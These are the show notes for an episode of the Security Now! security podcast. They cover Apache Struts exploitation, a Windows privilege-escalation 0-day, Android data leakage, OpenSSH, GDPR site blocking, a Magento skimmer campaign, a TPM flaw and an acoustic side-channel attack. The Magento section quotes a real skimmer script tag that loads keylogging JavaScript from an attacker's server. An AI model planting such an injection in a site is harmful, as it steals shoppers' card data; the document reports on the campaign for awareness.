
Security Now! #679 - 09-04-18

SonarSnoop

This week on Security Now!

This week we cover the expected exploitation of the most recent Apache STRUTS vulnerability, a temporary interim patch for the Windows 0-day privilege elevation, an information disclosure vulnerability in all Android devices, Instagram's moves to tighten things up, another OpenSSH information disclosure problem, an unexpected outcome of the GDPR legislation and sky high fines, the return of the Misfortune Cookie, many thousands of Magneto commerce sites are being exploited, a fundamental design flaw in the TPM v2.0 spec, trouble with Mitre's CVE service, Mozilla's welcome plans to further control tracking, a gratuitous round of Win10 patches from Microsoft.... and then a working sonar system which tracks smartphone finger movements!

Windows Error Reporting is reporting that...
Windows Error Reporting has stopped working:


Windows Error Reporting

Windows Error Reporting has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

(You really can’t make this stuff up!)

Security News

As predicted last week...
Apache STRUTS server side Java platform comes under active attack
https://researchcenter.paloaltonetworks.com/2018/08/unit42-threat-brief-information-on-critical-apache-struts-vulnerability-cve-2018-11776/

As happened previously, scanning for Apache Struts vulnerable sites began within a few days of the announcement of this latest vulnerability. [unpatched, Java, Equifax, $600 million cost]

Paraphrasing researchers with Unit 42 at Palo Alto Networks:

On August 22, 2018, the Apache Foundation released a critical security update for CVE-2018-1176, a remote code execution vulnerability affecting Apache Struts versions 2.3 to 2.3.34 and 2.5 to 2.5.16. The Apache Foundation has urged everyone to apply the security updates as soon as possible.

According to both the Apache Foundation and security researcher Man Yue Mo, this vulnerability can enable remote code execution on a server running a vulnerable version of Apache Struts. The method of attack would be through a specially crafted URL sent to the vulnerable system. In most cases, this means no authentication is required to exploit the vulnerability.

A successful attack would run code in the security context that Struts is using. In some cases, this could lead to a total compromise of the system.

It's important to note, however, that the vulnerability is not exploitable in default configurations. The following two conditions must both be met for a system to be vulnerable to attack:

- The alwaysSelectFullNamespace flag is set to "true" in the Struts configuration. (Note: If your application uses the popular Struts Convention plugin this is set to "true" by default by the plugin.

- The Struts application uses "actions" that are configured without specifying a namespace, or with a wildcard namespace. This condition applies to actions and namespaces specified in the Struts configuration file . NOTE: your application uses the popular Struts Convention plugin this condition also applies to actions and namespaces specified in Java code.

If your Struts application does not meet both of these conditions, your application may still be vulnerable but not (currently) exploitable via CVE-2018-11776.

In particular, if your application uses the popular Struts Convention plugin, it appears to potentially increase your risk of exploitability relative to other Struts implementations that do not use that plugin.

The vulnerability was disclosed on August 22 in conjunction with security updates that address it. There is detailed information about the vulnerability and how to exploit it available currently. There is also proof of concept (PoC) code available already. As noted above, the PoC works only against systems that are vulnerable and meet both conditions for exploitability.

Some have noted that a previous critical Struts vulnerability was actively attacked last year only three days after the release of the security update and vulnerability information.

There are no known active attacks at this time and the current requirement that two, non-default conditions need to be met for the vulnerability to be exploitable makes for a different threat environment.

NOTE: The vulnerability was disclosed on August 22nd. They wrote that on the 24th. Active scanning for vulnerable systems was observed on the 25th. Two cyber-security firms, Greynoise Intelligence and Volexity, have detected threat actors scanning for Struts servers last week, but they did not identify any attempts of exploitation. As we know, scanning precedes attacks.

There are now multiple PoC's available and even a detailed tutorial...

MOST OF ALL... the bar has been raised on vulnerability disclosure & demo:

- https://www.secjuice.com/apache-struts2-cve-2018-11776/

And there is a full exploit tool for Struts attacking all known current and past vulnerabilities.

So far the successful attackers have only been installing coinminers.

Recall "SandboxEscaper" who surprised the world with a privilege elevation 0-day?
Since then this ALPC (advanced local procedure call) has been studied and verified:

The flaw is that the Task Scheduler API function SchRpcSetSecurity fails to check permissions. So anybody -- even a guest with highly restricted access rights -- can call it and set file permissions on any local file.

The exploit uses SchRpcSetSecurity to alter permissions to allow a hard link to be created, and then calls a print job using the XPS printer (which has been present since WinXP SP2) to call a hijack DLL with full SYSTEM privileges (via the Spooler process).

It works. It can also work under 32-bit systems with a small tweak and also on Windows 7 via another small filename tweak. But it should be simply for Microsoft to fix.

In fact... Acros Security which has previously published a series of what they call "MicroPatches" for various vulnerabilities has published one for this:

https://0patch.com/

They write: 0patch is a microscopic solution for a huge security problem. It sends tiny patches of code (usually less than 30 bytes) to computers and devices worldwide in order to fix software vulnerabilities in various products. It addresses key security problems: quickly fixing "0days" and unpatched vulnerabilities, end-of-life and unsupported products (including vulnerable old

Java versions), providing patches for legacy OSes, vulnerable 3rd party components and customized software. With 0patch, there are no reboots or downtime when patching and no fear that a huge official update will break production. Software vendors can benefit from significantly cheaper patch production and distribution, while patch deployment and removal for corporate and home users becomes virtually imperceptible.

But... since this is the 1st Tuesday of the month, and this is easily fixed, it's almost certainly going to be fixed next week.

Sensitive Data Exposure via WiFi Broadcasts in Android OS [CVE-2018-9489]
https://wwws.nightwatchcybersecurity.com/2018/08/29/sensitive-data-exposure-via-wifi-broadcasts-in-android-os-cve-2018-9489/

All versions of Android running on all devices are believed to be affected including forks (such as Amazon's FireOS for the Kindle). Google did fix this issue in Android P but does not plan to fix older versions. So users are encouraged to upgrade to Android P or later... though for a great many users this will not be possible. CVE-2018-9489 has been assigned by the vendor to track this issue.

So what's going on? The Android OS broadcasts "system messages" which can be received by any client application which requests them -- without any user permission oversight. These broadcasts expose potentially privacy sensitive information about the user's device and location to all applications running on the device. This includes the WiFi network name, BSSID, local IP addresses, DNS server information and the device's MAC address. Some of this information, such as MAC addresses, is no longer available via APIs since Android 6 (Android P is #9), and extra permissions are normally required to access the rest of this information. However, by listening to these broadcasts, any application on the device can capture this information... thus bypassing all permission checks and existing mitigations.

This leakage DOES undermine Android's permission system.

As we know, MAC addresses do not change and are tied to hardware, so this can be used to uniquely identify and track any Android device even when MAC address randomization is used. The network name and BSSID can be used to geolocate users via a lookup against a database of BSSID such as WiGLE or SkyHook. Other networking information can be used by rogue apps to further explore and attack the local WiFi network.

Android users who are curious to see what's going on can install the "Internal Broadcasts Monitor" application developed by Vilius Kraujutis, available from the Google Play store with source code available on Github:

https://play.google.com/store/apps/details?id=lt.andro.broadcastlogger
https://github.com/ViliusKraujutis/AndroidBroadcastsMonitor

Tap "Start" and observe the traffic which any application can also observe. In particular, look for the “android.net.wifi.STATE_CHANGE” and “android.net.wifi.p2p.THIS_DEVICE_CHANGED” messages and the data they carry.

The fact that Google has removed this from Android P suggests that this is something they agree should not be happening. But the fact that many users of "Pre-P" Android will never have this fixed is worrisome.

Instagram works to tighten up its authentication and account controls
https://thehackernews.com/2018/08/secure-instagram-account.html?m=1
https://www.bleepingcomputer.com/news/security/instagram-expands-2fa-support-following-recent-wave-of-account-hacks/

Instagram is supporting 3rd-party authenticator apps, meaning a switch away from intercept-prone SMS text messages to time-based 6-digit one time passwords.

Until last week, Instagram only offered SMS-based 2FA, and despite many accounts having texting-based 2FA enabled, many account hacks have occurred. This strongly suggests that the weakness of texting 6-digit codes is not just theoretical.

In addition, in a move to combat what they term "influence campaigns", Instagram is also now offering "verified accounts" and another new feature which allows an account's history to be displayed and viewed by anyone interested in determining whether the account belongs to a longstanding user of some reputation or a pop-up account created to spew spam.

The new "Account Info" page shows the Date Joined, Country, all Ads the account is currently running, any former usernames, and any other public accounts sharing a large common set of followers.

It's taking us a long time to provide users with these tools, but we're getting there. :)

Another new OpenSSH information disclosure vulnerability
http://seclists.org/oss-sec/2018/q3/180
(The OpenSSH folks are saying they're not planning to fix this one.)

Last week we detailed an OpenSSH concern which allowed any OpenSSH server ever created to be probed for valid usernames separately from that user's password.

In response to this, although the OpenSSH devs DID fix it, they did so rather grumpily...

http://www.openwall.com/lists/oss-security/2018/08/24/1

Damien Miller:

Hi,
Regarding CVE-2018-15473: a few people have asked why we just committed a fix for this without any secrecy or treating it as a security problem. The reason is that I and the other OpenSSH developers don't consider this class of bug a significant vulnerability - it's a partial disclosure of non-sensitive information.

We have and will continue to fix bugs like this when we are made aware of them and when the costs of doing so aren't too high, but we aren't going to get excited about them enough to apply for CVEs or do security releases to fix them. The following explains our reasoning.

First, this isn't "user enumeration" because it doesn't yield the ability to enumerate or list accounts. It's an oracle; allowing an attacker to make brute-force guesses of account names and verify whether they exist on the target system. Each guess is moderately expensive, requiring 1 x TCP connection and a cryptographic key exchange, limited in concurrency by sshd's MaxStartups limit.

Second, very little else in the Unix ecosystem tries to prevent this style of information disclosure. Many network daemons will still happily return "user not found" style messages, but more importantly: system libraries are simply not designed to consider this as a threat. They don't consider it a threat because usernames have long been considered the non-secret part of user identity, of limited use without actual authentication credentials.

In the absence of the underlying system stack being designed with this in mind, the best applications like sshd can do is try to paper over the most obvious differences by avoiding behaviour divergences in our own code and adding some prophylactic timing delays, but it's a losing battle.

Does getpwnam() offer invariant behaviour? How about libpam? And all the modules PAM invokes? How about libgssapi? (etc. ad nauseam). AFAIK few, if any of these, have been engineered to avoid behaviour differences between existing and non-existing users. I'm not just talking about gross timing differences, but any access patterns that can be discerned at a distance, including CPU usage or filesystem access. If someone brought the cryptanalyist's arsenal to bear against username validity then all these are on the table.

Finally, and perhaps most importantly: there's a fundamental tradeoff between attack surface and fixing this class of bug. As a concrete example, fixing this one added about 150 lines of code to our pre-authentication attack surface. In this case, we were willing to do this because we had confidence in the additional parsing, mostly because it's been reviewed several times and we've conducted a decent amount of fuzzing on it. But, given the choice between leaving a known account validity oracle or exposing something we don't trust, we'll choose the former every time.

After that, the guys at Qualys Security, in looking over that region of code then spotted yet another somewhat similar problem. But due to the grumpy reaction to the previous similar issue, Qualys was somewhat put off and wrote:

We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability (although it is quite useful in an attacker's toolbox), but how should we coordinate this disclosure, then? OpenSSH developers, distros, please advise.

Thank you very much! With best regards, the Qualys Security Advisory team

We'd rather block than comply!
More than 1000 US News sites choose to block EU visitors rather than comply with the GDPR!
https://www.bleepingcomputer.com/news/technology/nearly-1-200-us-news-sites-still-not-available-for-eu-users-after-gdpr/

Perhaps under the title of unexpected outcomes: nearly 1200 US-based news sites remain inaccessible to visitors from the EU as a consequence of the adoption of the high-fine GDPR regulations. And the deliberately blocked sites are not all obscure since they include the Los Angeles Times, the Chicago Tribune, New York Daily News, Dallas News, Baltimore Sun, The Sun Chronicle, St. Louis Post-Dispatch, and Newsday! And that leaves more than one thousand small regional news sites which provide the bulk of news reporting.

As we know, the European Union's GDPR requires websites to disclose their data collection practices in much more depth than before, and also requires websites to obtain an explicit permission to collect this data from visitors. The regulation also forces websites to provide a portal where users can see what data the website has collected about them, and provide a way for users to delete this data.

Consequently, for many websites the burden of compliance -- for EU visitors -- is not worth the benefit to them... and blocking is the sane choice.

Companies who do not adhere to the Eu's GDPR risk facing huge fines of as much as 4% of a company's annual revenue.

This situation is unlikely to change, so it appears that EU citizens will remain blocked from a, in some cases, significant chunk of the web.

A UK-based developer, Joseph O'Connor has written a script to monitor news site availability and maintains a site showing the current status:

https://data.verifiedjoseph.com/dataset/websites-not-available-eu-gdpr

"Websites not available in the European Union after GDPR"

Unavailable websites: 1,149
Available websites: 147

Remember the "Misfortune Cookie" ?? It never really went away!
https://www.theregister.co.uk/2014/12/18/misfortune_cookie/
https://www.zdnet.com/article/misfortune-cookie-vulnerability-impacts-medical-devices/
Misfortune Cookie vulnerability returns to impact medical devices

Four years ago Check Point security brought a serious router vulnerability to the world's attention:

http://mis.fortunecook.ie/

Researchers from Check Point's Malware and Vulnerability Research Group recently uncovered this critical vulnerability present on millions of residential gateway (SOHO router) devices from different models and makers. It has been assigned the CVE-2014-9222 identifier. This severe vulnerability allows an attacker to remotely take over the device with administrative privileges.

Researchers have distinctly detected approximately 12 million readily exploitable unique devices connected to the Internet present in 189 countries across the globe, making this one of the most widespread vulnerabilities revealed in recent years. Research suggests the true number of affected devices may be even greater.

The Misfortune Cookie vulnerability is due to an error within the HTTP cookie management mechanism present in the affected software, allowing an attacker to determine the 'fortune' of a request by manipulating cookies. Attackers can send specially crafted HTTP cookies that exploit the vulnerability to corrupt memory and alter the application and system state. This, in effect, can trick the attacked device to treat the current session with administrative privileges - to the misfortune of the device owner.

Now... four years later, the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) has identified this vulnerability -- widespread -- in medical device systems.

The vulnerable equipment in question is the Datacaptor Terminal Server (DTS), a medical device gateway developed by Qualcomm Life subsidiary Capsule Technologies SAS and widely present in medical management. The gateway is used in hospitals to connect medical devices to larger network infrastructure.

The cybersecurity firm CyberMDX discovered the presence of the flaw which can be exploited by attackers to conduct remote arbitrary memory write, which could lead to unauthorized login and code execution. The vulnerability in the device is present in a software component called "RomPager" from AllegroSoft used by the DTS web interface. According to CyberMDX, the version of RomPager in use is an older version, earlier than 4.07, which is susceptible to Misfortune Cookie. More up-to-date versions of the component are not affected.

What's worse, it is believed that the older vulnerable version remains in use because the vendor would need to pay for the updated firmware, and has therefore elected not to.

The only silver lining for this cloud is that the web server component is only utilized and required for initial configuration. So the embedded vulnerable web server could be disabled once that's done... but we all know the likelihood of that happening. :(

Many Magneto Commerce Sites Compromised
https://about.magento.com/Magento-Commerce.html
https://www.bleepingcomputer.com/news/security/magentocore-malware-found-on-7-339-magento-stores/

"Magneto" (an Adobe Company) boasts of "Powering twice as many top retailers as any other provider." and inclused CocaCola, Burger King, and many more among the users of their eCommerce platform.

Over the past six months, Dutch security researcher, Willem de Groot, has found a malicious credit card skimming script -- which he named "MagnetoCore" -- on 7,339 Magneto-hosted storefronts!

A public web search shows that the MagnetoCode script is currently present on 5,172 domains today.

De Groot explains on this posting that victims of MagnetoCore who use the storefronts have their credit card and identities stoLen.

https://gwillem.gitlab.io/2018/08/30/magentocore.net_skimmer_most_aggressive_to_date/

He writes that the group hasn’t slowed down: new brands are hijacked at a pace of 50 to 60 stores per day over the last two weeks (source: daily scans of yours truly).

The MagentoCore skimmers gain illicit access to the control panel of an e-commerce site, often with brute force techniques (automatically trying lots of passwords, sometimes for months). Once they succeed, an embedded piece of Javascript is added to the HTML template:

```
<script type="text/javascript" src="https://magentocore.net/mage/mage.js"></script>
```

This script (backup) records keystrokes from unsuspecting customers and sends everything in real-time to the “magentocore.net” server, registered in Moscow.

The malware includes a recovery mechanism as well. In case of the Magento software, it adds a backdoor to cron.php. That will periodically download malicious code, and, after running, delete itself, so no traces are left.

The file clean.json (backup) is PHP code that removes any competing malware from the site.

A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping
https://www.usenix.org/sites/default/files/conference/protected-files/security18_slides_han.pdf

Researchers with the South Korean National Security Research Institute identified a flaw in the Trusted Platform Module specification relating to the way power modes are handled.

ACPI is the longstanding Advanced Configuration and Power Interface which defines power states and hardware register sets for managing the system's power. The global states are:

- G0 Working
- G1 Sleeping
- G2 Soft-Off
- G3 Mechanical-Off

And local (per device) states are:


- S0 & S1 - Working and Power on Suspend
- S2: Same as S1 but the CPU is powered down
- S3: Sleep: all devices powered down except RAM
- S4: Hibernation: all devices are powered off.

It turns out there's a glitch in the management of ACPI such that it's possible for the TPM's boot-time hash validation values to be intercepted and replaced. Since it's only these hash values which protect the system's "secure boot" facility, this glitch allows for the subversion of the system's TPM-enforced secure boot to allow for malicious software to be inserted into the boot chain.

The short-term mitigation is to disable the system's S3 sleeping state in the BIOS.

Longer-term, the TPM v2.0 specification will need to be revised and we're looking at another round of firmware updates to fix the TPM's management microcode.

Mitre's CVE site has fallen on hard times.
https://www.bleepingcomputer.com/news/security/us-government-takes-steps-to-bolster-cve-program/



Bleeping Computer summarizes Mitre Corporation's CVE system:
The CVE was created in 1999 by the MITRE Corporation using US government funding. It is a database that contains identifiers (tracking numbers) for security vulnerabilities. Since its creation, the CVE system has been adopted by the public and private sectors. Most modern cyber-security software use CVE numbers to identify and track cyber-attacks exploiting particular software bugs. Despite being a US creation, the system has been widely adopted in countries all over the globe, which use and recognize the CVE identifiers issued by MITRE's staff and industry partners.

But in recent years, the CVE system has been under stress. Its problems became evident in late 2015 and early 2016 when a large number of security researchers reported huge delays in receiving CVE numbers for the vulnerabilities they reported. At one point, a few of them united to create an alternative vulnerabilities database known as the Distributed Weakness Filing (DWF).

At the time, MITRE said the CVE number assignment delays were caused by the increased number of software vendors, compared to the late 90s and early 2000s, but also because of the proliferation of software-driven industrial (SCADA) equipment and Internet of Things (IoT) devices.

Both factors contributed to a huge rise in vulnerability reports, with which the CVE staff wasn't managing to keep up. A late 2016 report found that MITRE's CVE failed to assign CVE numbers to over 6,000 vulnerabilities discovered in 2015.

In March of last year the US Senate got involved to investigate the problems and concluded:

"From 2012 to 2015, the program has received on average 37 percent less year-over-year funding"

"The documentation produced by DHS and MITRE shows that the CVE contract vehicle is both unstable and prone to acute fluctuations in schedule and funding."

To solve this issue, the Committee proposes that DHS officials move CVE's funding from a contract-based funding scheme into the DHS budget itself, as a PPA (Program, Project, or Activity) funding line. The Committee believes this would provide a constant stream of funding, reducing huge budget fluctuations, and keeping MITRE focused on running the CVE database instead of always worrying about its future funds.

Mozilla announces a change of Anti-Tracking approach for future Firefox
https://blog.mozilla.org/futurereleases/2018/08/30/changing-our-approach-to-anti-tracking/

<quote> Anyone who isn’t an expert on the internet would be hard-pressed to explain how tracking on the internet actually works. Some of the negative effects of unchecked tracking are easy to notice, namely eerily-specific targeted advertising and a loss of performance on the web. However, many of the harms of unchecked data collection are completely opaque to users and experts alike, only to be revealed piecemeal by major data breaches. In the near future, Firefox will — by default — protect users by blocking tracking while also offering a clear set of controls to give our users more choice over what information they share with sites.

Over the next few months, we plan to release a series of features that will put this new approach into practice through three key initiatives:

Improving page load performance

Tracking slows down the web. In a study by Ghostery, 55.4% of the total time required to load an average website was spent loading third party trackers. For users on slower networks the effect can be even worse.

Long page load times are detrimental to every user’s experience on the web. For that reason, we’ve added a new feature in Firefox Nightly that blocks trackers that slow down page loads. We will be testing this feature using a shield study in September. If we find that our approach performs well, we will start blocking slow-loading trackers by default in Firefox 63.

Removing cross-site tracking

In the physical world, users wouldn’t expect hundreds of vendors to follow them from store to store, spying on the products they look at or purchase. Users have the same expectations of privacy on the web, and yet in reality, they are tracked wherever they go. Most web browsers fail to help users get the level of privacy they expect and deserve.

In order to help give users the private web browsing experience they expect and deserve, Firefox will strip cookies and block storage access from third-party tracking content. We’ve already made this available for our Firefox Nightly users to try out, and will be running a shield study to test the experience with some of our beta users in September. We aim to bring this protection to all users in Firefox 65, and will continue to refine our approach to provide the strongest possible protection while preserving a smooth user experience.

Mitigating harmful practices

Deceptive practices that invisibly collect identifiable user information or degrade user experience are becoming more common. For example, some trackers fingerprint users — a technique that allows them to invisibly identify users by their device properties, and which users are unable to control. Other sites have deployed cryptomining scripts that silently mine cryptocurrencies on the user’s device. Practices like these make the web a more hostile place to be. Future versions of Firefox will block these practices by default.

Note that these features are currently available in the "Firefox Nightly" builds. User wishing to experiment with them many manually enable them.

Microsoft released end-of-week patches for Win 10
https://www.bleepingcomputer.com/news/microsoft/microsoft-releases-windows-10-cumulative-updates-kb4346783-and-kb4343893/

Windows 10 users may have notied another round of patches appearing at the end of last week. My Win10 machine, which I use for Skype, just got them and updated.

These addressed a surprisingly large number of non-security problems. Reading down the list of things fixed makes you glad Windows 10 as working before this.

These apply to both the Fall Creator's Update and the subsequent April 2018 Update.

SpinRite

Steve,

I have built this machine for my father’s business and it had been running good for a few years. Over those years we replaced the motherboard and also the power supply and added a high end graphics card as he now pushed the computer to a large 50" 4K tv screen and wanted the best picture he could get.

Recently he started to get some pink screens of death. Yes, a pink screen and not a blue screen. Evidently when you are running NVidea 1070 or other high end video cards, the blue will change colors to pink. As strange as I found that, the point was that the machine was rebooting randomly. I also tested that concept. I took out the video card and did indeed continue to get BLUE screens with the card out.

I could not for the life of me figure it out. Lots of help on the internet for things like "make sure to update the intel videos drive even though it is not active" or "Run your windows updates" or "reset your RAM." I had individually tested all the individual pieces of hardware in a separate machine and all would run fine in the other machine. He was running a strange version of windows 8.1 so I even upgraded him to 10 and even put it on a 500 GB SSD which was new. However, I had cloned the disk over to the new one and then ran the windows upgrade. I finally thought, could I have cloned over corrupt data?

So I pull out my SpinRite on my bootable USB stick and ran it on level 2. I had no expectations of it working as I thought SpinRite would only fix damaged disk and not damaged data. What did I have to lose?

It has been a week and no reboots yet from pink screens. Yeah!!!

Rick Zich (pronounced ZEEK)
Tucson, Arizona


Closing The Loop


Waffles b4 pancakes (@realmonsino)
With hard drives getting so large, securely wiping takes a really long time (sometimes over a week). Would a better strategy be to encrypt the drive a couple of times, and throw away the encryption key? Thanks!

SonarSnoop


SonarSnoop: Active Acoustic Side-Channel Attacks
https://arxiv.org/pdf/1808.10250v1.pdf
(More USENIX Security Conference research)

Today's Smartphones have a top microphone, and a top speaker as well as a bottom microphone and bottom speaker:





This allows for separate "echo locating" of the user's finger. We don't quite get triangulation, since the region of interest does not lie to fully to the side of the sensors, but the researchers have done amazingly well...



Abstract:
We report the first active acoustic side-channel attack. Speakers are used to emit human inaudible acoustic signals and the echo is recorded via microphones, turning the acoustic system of a smart phone into a sonar system. The echo signal can be used to profile user interaction with the device. For example, a victim's finger movements can be inferred to steal Android unlock patterns. In our empirical study, the number of candidate unlock patterns that an attacker must try to authenticate herself to a Samsung S4 phone can be reduced by up to 70% using this novel acoustic side-channel. The attack is entirely unnoticeable to victims. Our approach can be easily applied to other application scenarios and device types. Overall, our work highlights a new family of security threats.

The team used a dictionary of 12 unlock patterns in their tests, with 15 unique strokes. The data collected from the 10 volunteers involved in the study was fed into a machine learning model for classification of each stroke. And, as expected, the classification accuracy was significantly higher when input from both microphones was considered.

The researchers reduced the average number of correct candidates to 3.6 patterns. In some instances, the analysis eliminated all guesses and revealed the correct pattern.